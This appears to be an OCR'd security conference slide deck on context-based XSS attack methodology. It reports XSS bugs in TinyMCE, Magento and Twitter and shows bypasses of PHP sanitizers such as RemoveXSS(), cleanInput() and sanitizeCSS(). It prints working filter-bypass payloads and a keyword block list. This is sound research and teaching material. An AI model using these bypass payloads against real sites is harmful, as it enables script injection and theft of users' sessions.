
Please note that GitHub no longer supports Internet Explorer versions 7 or 8. We recommend upgrading to the latest [Internet Explorer](#), [Google Chrome](#), or [Firefox](#). If you are using IE 9 or later, make sure you turn off "Compatibility View".

[Learn more](#)

[Ignore](#)



# TINYMCE WAS ALSO VULNERABLE TO INNERHTML BASED XSS



The screenshot shows the TinyMCE bug tracker interface. At the top, there is a navigation menu with links for Home, Try it, Download, Documentation, Enterprise, Develop (highlighted), and Forum. Below the navigation is the TinyMCE logo with the version number 4.0.26 and the text 'Javascript WYSIWYG Editor'. To the right of the logo is a graphic of several interlocking gears. Below the logo and gear graphic, there is a breadcrumb trail: 'You are here: Develop > Tracker'. The main heading is 'Tracker' in green, with a 'Share' button and a print icon to its right. Below the heading, there is a text prompt: 'View the latest bug reports, and if you want to report a new bug, click here.' followed by a green 'SUBMIT NEW' button. The 'Watchlist' section contains a table with three rows of bug reports.

Version: 4.0.26  
tinymce  
Javascript WYSIWYG Editor

You are here: Develop > Tracker

## Tracker

Share

View the latest bug reports, and if you want to report a new bug, click here. [SUBMIT NEW](#)

### Watchlist

#ID	Title	Status	Time	Votes
6858	innerHTML based XSS in TinyMCE	Closed	2014-04-15	0 +
6855	Another XSS in TinyMCE	Closed	2014-04-15	0 +
6851	Cross-Site Scripting (XSS) in TinyMCE	Closed	2014-04-14	0 +

WHO IS USING TINYMCE?

## Who is using TinyMCE?

TinyMCE is the most used WYSIWYG editor in the world, it is used by millions of ppl around the world for editing content. Here is a list of a few known Enterprise Companies or popular Open Source projects that use TinyMCE in one way or the other.

### Facebook



The 500+ million ppl on Facebook has access to TinyMCE. Facebook is using TinyMCE in their "Notes" and "Facebook Questions" sections.

>> [Visit](#)

### Jive Software



Jive Software uses TinyMCE as default core content editor in their ground-breaking social platform.

>> [Visit](#)

### Wordpress



The most popular and widespread blogging software uses TinyMCE as the default editor, they have millions of downloads for each new release.

>> [Visit](#)

### Oracle



TinyMCE is used to enhance the Oracle Beehive Collaboration software.

>> [Visit](#)

### Microsoft



Various Microsoft forums (MSDN etc) uses TinyMCE as their default forum content editor.

>> [Visit](#)

### Apple



TinyMCE is used by Apple in some of their online applications.

>> [Visit](#)

### IBM



IBM uses TinyMCE in their Web Content Management software.

>> [Visit](#)

### Autonomy Interwoven




Autonomy Interwoven uses TinyMCE in their systems.

>> [Visit](#)

### Joomla



# IS INNERHTML (I.E., ``) BASED XSS IS EXPLOITABLE?



The screenshot shows a web browser window with the address bar displaying `http://xssplaygroundforfunandlearn.netai.net/innerH...`. The main content area contains an input field with the value `onmouseover=alert(1)`. A modal dialog box titled "Message from webpage" is displayed in the center, showing a warning icon and the number "1". Below the dialog, the browser's status bar indicates "Done, but with errors on page." and the "Internet" icon is visible.

The "Original Source" window shows the following HTML code:

```
1 <div id="div1"> <input id="customSecretQuestion" name="customSecretQuestion" value="`onmouseover=alert(1)" size="40"
  autocomplete="off" /> </div>
2 <div id="div2">inbsp;</div>
3 <script>
4   document.getElementById("div2").innerHTML = document.getElementById("div1").innerHTML;
5   var a = document.getElementById("div2").innerText;
6
7   alert(a);
8
9 </script>
```

<http://xssplaygroundforfunandlearn.netai.net/innerHTMLtesting>


QUESTION ARISE: WHO CARES  
ABOUT IE8?

# IE8 STILL HAD 22% MARKET SHARE

## Browser Fragmentation

### INTERNET EXPLORER VERSION ADOPTION

Percent



Source: Ars Technica, NetMarketShare.com

Internet Explorer 8 = 22% of Desktop Market Share

<http://view.officeapps.live.com/op/view.aspx?src=%20http%3a%2f%2fvideo.ch9.ms%2fsessions%2fbuild%2f2559.pptx>

# WHY NO ENCODING IN AN ATTRIBUTE CONTEXT ATTACK METHODOLOGY?

see demo <http://jsfiddle.net/9t8UM/2/>

# STYLE CONTEXT ATTACK METHODOLOGY

Only for attendees :)



# STYLISH XSS IN MAGENTO

**Stylish XSS in Magento: When `style` helps you ...**

**How to bypass CodeIgniter in a Real World Setting?**

by

Ashar Javed

<https://twitter.com/soaj1664ashar>

<http://www.scribd.com/doc/226925089/Stylish-XSS-in-Magento-When-Style-helps-you>

# URL CONTEXT ATTACK METHODOLOGY

Only for attendees :)

# STORED XSS IN TWITTER TRANSLATION IN URL CONTEXT EVEN IN THE PRESENCE OF CONTENT SECURITY POLICY (CSP)

**Stored XSS in Twitter Translation Center's Forum**

*by*

**Ashar Javed**

<https://twitter.com/soaj1664ashar>

<http://www.scribd.com/doc/211362856/Stored-XSS-in-Twitter-Translation>



# XSS IN MAGENTO COMMERCE IN URL CONTEXT (DATA URI)

The screenshot shows a browser window with the URL `data:text/html;base64,PHN2Zy9vbm9yYXQ9YWxlcnoMik+`. The page is a Magento Commerce site, specifically the "Partner Directory" section. A "JavaScript Alert" dialog box is displayed in the center, showing the number "2". The browser's developer tools are open, showing the DOM tree. The selected element is an anchor tag with the following HTML code:

```
<a href="data:text/html;base64,PHN2Zy9vbm9yYXQ9YWxlcnoMik+">Back to Results</a>
```

The alert box contains the number "2", which is the result of the JavaScript code embedded in the Data URI. The Data URI payload is a base64-encoded string that, when decoded, contains the JavaScript code `<script>alert(2)</script>`.

# EVALUATION OF ATTACK METHODOLOGY

- PHP's Built-In Functions
- Customized Solutions
- PHP-based Web Application Frameworks
- Alexa's top 100 sites (10 top sites from 10 different categories)

# PHP BUILT-IN FUNCTIONS THAT DEVELOPERS ARE USING IN THE WILD

☛ `trim()`: The “`trim`” function removes whitespaces (i.e., normal space, tab, newline, carriage return and vertical tab) from the beginning and end of the string

☛ `strip_tags()`: The “`strip_tags`” function removes HTML and PHP tags from the string. This function also removes HTML comments from the string

☛ `htmlspecialchars()`: This function converts potentially dangerous characters (i.e., `>`, `<` etc) into their respective HTML entities e.g., `<` becomes `&lt;`; The “`htmlspecialchars`” function also works in a similar manner.


☛ `stripslashes()`: This function removes backslash (`\`) from the string. The “`stripslashes`” function also converts double backslashes (`\\`) into single backslash.





```
① stripslashes(htmlentities(strip_tags(trim($input))))
```


A quick search on GitHub reveals ...



<http://xssplayground.net23.net/clean6.html>

```
2 trim(htmlspecialchars($value, ENT_QUOTES, "utf-8"))
```

A quick search on GitHub reveals ... (false positives are also there but still give you an idea of popularity)



<http://xssplayground.net23.net/clean20.html>



# SUMMARY OF BYPASSES

Only for attendees :)

# CUSTOMIZED XSS SOLUTIONS



# FEATURES OF REMOVEXSS()

Two arrays of black-listed keywords :)

```
$ra1 = Array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link',  
            'style', 'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer',  
            'layer', 'bgsound', 'title', 'base');  
$ra2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate',  
            'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus',  
            'onbeforepaste', 'onbeforeprint', 'onbeforeunload', 'onbeforeupdate',  
            'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu',  
            'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatachanged',  
            'ondatacomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend',  
            'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop',  
            'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin',  
            'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete',  
            'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave',  
            'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', 'onmove',  
            'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange',  
            'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit',  
            'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange',  
            'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');  
$ra = array_merge($ra1, $ra2);
```





# HTML CONTEXT BYPASSES OF REMOVEXSS()

<http://xssplayground.net23.net/clean.html>

```
<input type=text oninput=alert(1)>
```

```
<form
```

```
action=ja&Tab;vasc&NewLine;ript&color
```

```
<button type=submit>
```

# ATTRIBUTE CONTEXT BYPASSES OF REMOVEXSS()

All event handlers that are not part of black-listed array will  
bypass this protection e.g.,

**onpopstate**  
**onstorage**

I TWEETED ABOUT THAT AND  
YOU WILL SEE LOTS OF  
BYPASSES BY FELLOW  
RESEARCHERS

<https://twitter.com/soaj1664ashar/status/470843406521237504>

# STYLE CONTEXT BYPASS OF REMOVEXSS()

**width:ex/\*\*/pression(alert(1))**

# URL CONTEXT BYPASS OF REMOVEXSS()

**ja&Tab;vasc&NewLine:ript&colon;alert&lpar;1&rpar;**

# SCRIPT CONTEXT BYPASS OF REMOVEXSS()


**&#x27;; confirm(1); &#x27;**

**&#39;; confirm(1); &#39;**

## ② cleanInput(\$input)

A very popular but sorry to say BAD XSS protection ...

A quick search on GitHub reveals ...



<http://xssplayground.net23.net/clean1.html>

WHY SO POPULAR?



# PUBLISHED AT [HTTP://CSS-TRICKS.COM](http://css-tricks.com)

css-tricks.com/snippets/php/sanitize-database-inputs/

## 1) Function for stripping out malicious bits

PHP

```
<?php
function cleanInput($input) {

    $search = array(
        '@<script[^>]*?>.??</script>@si', // Strip out javascript
        '@[\\!]*?[^<>]*?@si', // Strip out HTML tags
        '@<style[^>]*?>.??</style>@siU', // Strip style tags properly
        '@![\\s\\S]*?--[ \\t\\n\\r]*>@' // Strip multi-line comments
    );

    $output = preg_replace($search, '', $input);
    return $output;
}
?>
```

# FEATURES OF CLEANINPUT()

```
1 <?php
2 function cleanInput($input) {
3
4 $search = array(
5     '@<script[^>]*?>. *?</script>@si',
6     '@<[V\\!]*?[^<>]*?>@si',
7     '@<style[^>]*?>. *?</style>@siU',
8     '@<![\\s\\S]*?--[ \\t\\n\\r]*>@'
9 );
10
11 $output = preg_replace($search, '', $input);
12 return $output;
13 }
14 ?>
```

# HTML CONTEXT BYPASSES OF CLEANINPUT()

<http://xssplayground.net23.net/clean1.html>

```
<img src=x id=confirm(1)  
onerror=eval(id)
```

```
<iframe/src=javascript:confirm%281%29
```

FOR OTHER CONTEXTS ...IT  
SHOULD BE :)





### ③ sanitizeCSS(\$input)

The goal of this function is to stop JavaScript execution via style.

```
static function sanitizeCSS($input)
{
    $output = preg_replace('/(\n)?(.*)(url)(.*)*(;)?/', '', $input);
    /* execute this after the URL removal, since it will break the CSS.
     * this is for the leftover hardcore cases such as expression(...) */
    $output = preg_replace('/(.*)(\(|)+(.)*/', '', $output);
    return $output;
}
```

<http://xssplayground.net23.net/clean2.html>

# IT PERFORMS WELL FOR CASES LIKE:



```
<div style='background:url(javascript:confirm(document.cookie))'>  
<div style='width:expression(confirm(document.location))'>
```



BUT REMEMBER THE 3RD STEP OF  
STYLE CONTEXT ATTACK  
METHODOLOGY ...



HERE IS THE BYPASS :)

**width:expression#x28;alert#x28;1#x29;#x29;**

## ④ detectXSS(\$input)

Another popular customized XSS protection solution.

